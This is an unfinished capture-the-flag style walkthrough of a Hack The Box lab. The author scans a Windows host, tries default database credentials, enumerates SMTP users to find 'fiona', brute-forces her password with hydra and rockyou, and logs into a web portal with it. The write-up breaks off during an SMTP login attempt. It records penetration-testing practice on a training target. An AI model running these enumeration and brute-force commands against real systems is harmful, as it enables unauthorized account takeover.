
Attacking Common Services - Easy


Starting off with a nmap scan



```
└─$ nmap -sC -sV 10.129.203.7 -oA default_scripts
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-31 11:04 EST
Nmap scan report for 10.129.203.7
Host is up (0.033s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 Core FTP Server Version 2.0, build 725, 64-bit Unregistered
|     Command unknown, not supported or not allowed...
|     Command unknown, not supported or not allowed...
|   NULL:
|_    220 Core FTP Server Version 2.0, build 725, 64-bit Unregistered
25/tcp   open  smtp          hMailServer smtpd
| smtp-commands: WIN-EASY, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp   open  http          Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/7.4.29)
| http-title: Welcome to XAMPP
|_Requested resource was http://10.129.203.7/dashboard/
|_http-server-header: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29
443/tcp  open  ssl/https
| ssl-cert: Subject: commonName=Test/organizationName=Testing/stateOrProvinceName=FL/countryName=US
| Not valid before: 2022-04-21T19:27:17
|_Not valid after:  2032-04-18T19:27:17
587/tcp  open  smtp          hMailServer smtpd
| smtp-commands: WIN-EASY, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
3306/tcp open  mysql         MySQL 5.5.5-10.4.24-MariaDB
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.4.24-MariaDB
|   Thread ID: 11
|   Capabilities flags: 63486
|   Some Capabilities: SupportsLoadDataLocal, FoundRows, SupportsTransactions, ODBCClient, Speaks41ProtocolOld, LongColumnFlag, Support41Auth, Speaks41ProtocolNew, IgnoreSigpipes, InteractiveClient, ConnectWithDatabase, IgnoreSpaceBefor
eParenthesis, SupportsCompression, DontAllowDatabaseTableColumn, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: !|rFEgYg{SnNz<[69[Bv
|_  Auth Plugin Name: mysql_native_password
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-EASY
|   NetBIOS_Domain_Name: WIN-EASY
|   NetBIOS_Computer_Name: WIN-EASY
|   DNS_Domain_Name: WIN-EASY
|   DNS_Computer_Name: WIN-EASY
|   Product_Version: 10.0.17763
|_  System_Time: 2024-12-31T16:05:23+00:00
```

Attempted to access the ftp server with anonymous access unsuccessfully

Seeing there is a website, access the site in browser



Welcome to XAMPP for Windows 7.4.29

You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the FAQs section or check the HOW-TO Guides for getting started with PHP applications.

XAMPP is meant only for development purposes. It has certain configuration settings that make it easy to develop locally but that are insecure if you want to have your installation accessible to others. If you want have your XAMPP accessible from the internet, make sure you understand the implications and you checked the FAQs to learn how to protect your site. Alternatively you can use WAMP, MAMP or LAMP which are similar packages which are more suitable for production.

Start the XAMPP Control Panel to check the server status.

Community

XAMPP has been around for more than 10 years – there is a huge community behind it. You can get involved by joining our Forums, adding yourself to the Mailing List, and liking us on Facebook, following our exploits on Twitter, or adding us to your Google+ circles.

Contribute to XAMPP translation at translate.apachefriends.org.

Can you help translate XAMPP for other community members? We need your help to translate XAMPP into different languages. We


Doing research, I found a privilege escalation vulnerability which may come in handy later, but doesn't appear to be a point of entrance atm

https://www.exploit-db.com/exploits/50337

another one to look into:

https://pentest-tools.com/vulnerabilities-exploits/xampp-7229-73-7316-74-744-configuration-vulnerability_10757

Looking at the HTTPS version of the site, it requires authentication. Attempting a couple of default credentials didn't work



10.129.231.118

This site is asking you to sign in.

Username

Password

Firefox detected a … you visit this site, attackers could try … tails.

What can you do abo

The issue is most like


If you are on a corpor … ms for assistance.
You can also notify th

Someone could be trying to impersonate the site and you should not continue.

Websites prove their identity via certificates. Firefox does not trust 10.129.231.118 because its certificate issuer is unknown, the certificate is self-signed, or the server is not sending the correct intermediate certificates.


Error code: SEC_ERROR_UNKNOWN_ISSUER

Attempting to access the sql database using default credentials: root:blank, admin:admin



```
┌──(kali㉿kali)-[~/htb/attacking_common/labs]
└─$ mysql -u root -proot -h 10.129.203.7
ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it

┌──(kali㉿kali)-[~/htb/attacking_common/labs]
└─$ mysql -u root -proot -h 10.129.203.7 --skip-ssl
ERROR 1045 (28000): Access denied for user 'root'@'10.10.14.3' (using password: YES)

┌──(kali㉿kali)-[~/htb/attacking_common/labs]
└─$ mysql -u admin -padmin -h 10.129.203.7 --skip-ssl
ERROR 1045 (28000): Access denied for user 'admin'@'10.10.14.3' (using password: YES)
```

attempting to access the SMTP instance with telnet on port 25 didn’t work, but did work on 587



```
┌──(kali㉿kali)-[~/htb/attacking_common/labs]
└─$ telnet 10.129.203.7 587
Trying 10.129.203.7...
Connected to 10.129.203.7.
Escape character is '^]'.
220 WIN-EASY ESMTP
```

This could be a point of access, maybe finding some credentials in an email or something.

Running smtp-user-enum against the smtp instance with the htb user.list file

```
smtp-user-enum -M RCPT -U users.list -t 10.129.203.7 -D inlanefr
```

Also tried that in VRFY mode since that was also a allowed command

Lost connection to the machine, so I respawned the target


After doing some research on the forums, turns out that a newer version of smtp-user-enum was working for some people so I made a virtual environment and then installed that

```
python3 -m venv smtp-user-enum
cd /smtp-user-enum/bin
source activate
pip install smtp-user-enum
cd smtp-user-enum
```

rerunning the newer version


```
./smtp-user-enum -m RCPT -U ~/htb/attacking_common/smtp/users.list -d inlanefreight.htb 10.129.231.118 25
```

this finds a user




```
[----] margie        550 Unknown user
[----] marlin        550 Account is not active.
[----] marry         550 Unknown user
[----] penni         550 Unknown user
[----] pennie        550 Unknown user
[----] penny         550 Unknown user
[----] pentest       550 Unknown user
[----] rebeca        550 Unknown user
[----] robin         550 Unknown user
[----] root          550 Unknown user
[----] roselle       550 Unknown user
[----] rosemaria     550 Unknown user
[----] rosemarie     550 Unknown user
[----] rosemary      550 Unknown user
[----] sa            550 Unknown user
[----] seanna        550 Unknown user
[----] seb           550 Unknown user
[----] sebastian     550 Unknown user
[----] teresita      550 Unknown user
[----] teressa       550 Unknown user
[----] tina          550 Unknown user
[----] valeria       550 Unknown user
[----] valerie       550 Unknown user
[----] valery        550 Unknown user
[----] yoselin       550 Unknown user
[----] zuben         550 Unknown user
[----] zula          550 Unknown user
[----] zulema        550 Unknown user
[SUCC] fiona         250 OK
```

Running hydra against the discovered username with the rock you password list



```
Example:  hydra -l user -P passlist.txt ftp://192.168.0.1

┌──(kali㉿kali)-[~/…/attacking_common/smtp/smtp-/bin]
└─$ hydra -l fiona@inlanefreight.htb -P /usr/share/wordlists/rockyou.txt 10.129.203.7 smtp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-31 12:10:58
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking smtp://10.129.203.7:25/
[25][smtp] host: 10.129.203.7   login: fiona@inlanefreight.htb   password: 987654321
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-31 12:11:02

┌──(kali㉿kali)-[~/…/attacking_common/smtp/smtp-/bin]
└─$ █
```


Checking to see if these credentials work on that web portal login we found earlier and they did



Upload Browse... No file selected.


.
..
docs.txt
WebServersInfo.txt

In docs.txt



```
I'm testing the FTP using HTTPS, everything looks good.
```

in webserversinfo.txt




```
CoreFTP:
Directory C:\CoreFTP
Ports: 21 & 443
Test Command: curl -k -H "Host: localhost" --basic -u <username>:<password> https://localhost/docs.txt

Apache
Directory "C:\xampp\htdocs\"
Ports: 80 & 4443
Test Command: curl http://localhost/test.php
```

Going back to SMTP, I attempt to log into the smtp instance with the credentials we found

Attempting to log into the smtp server following some instructions I found

https://www.ndchost.com/wiki/mail/test-smtp-auth-telnet



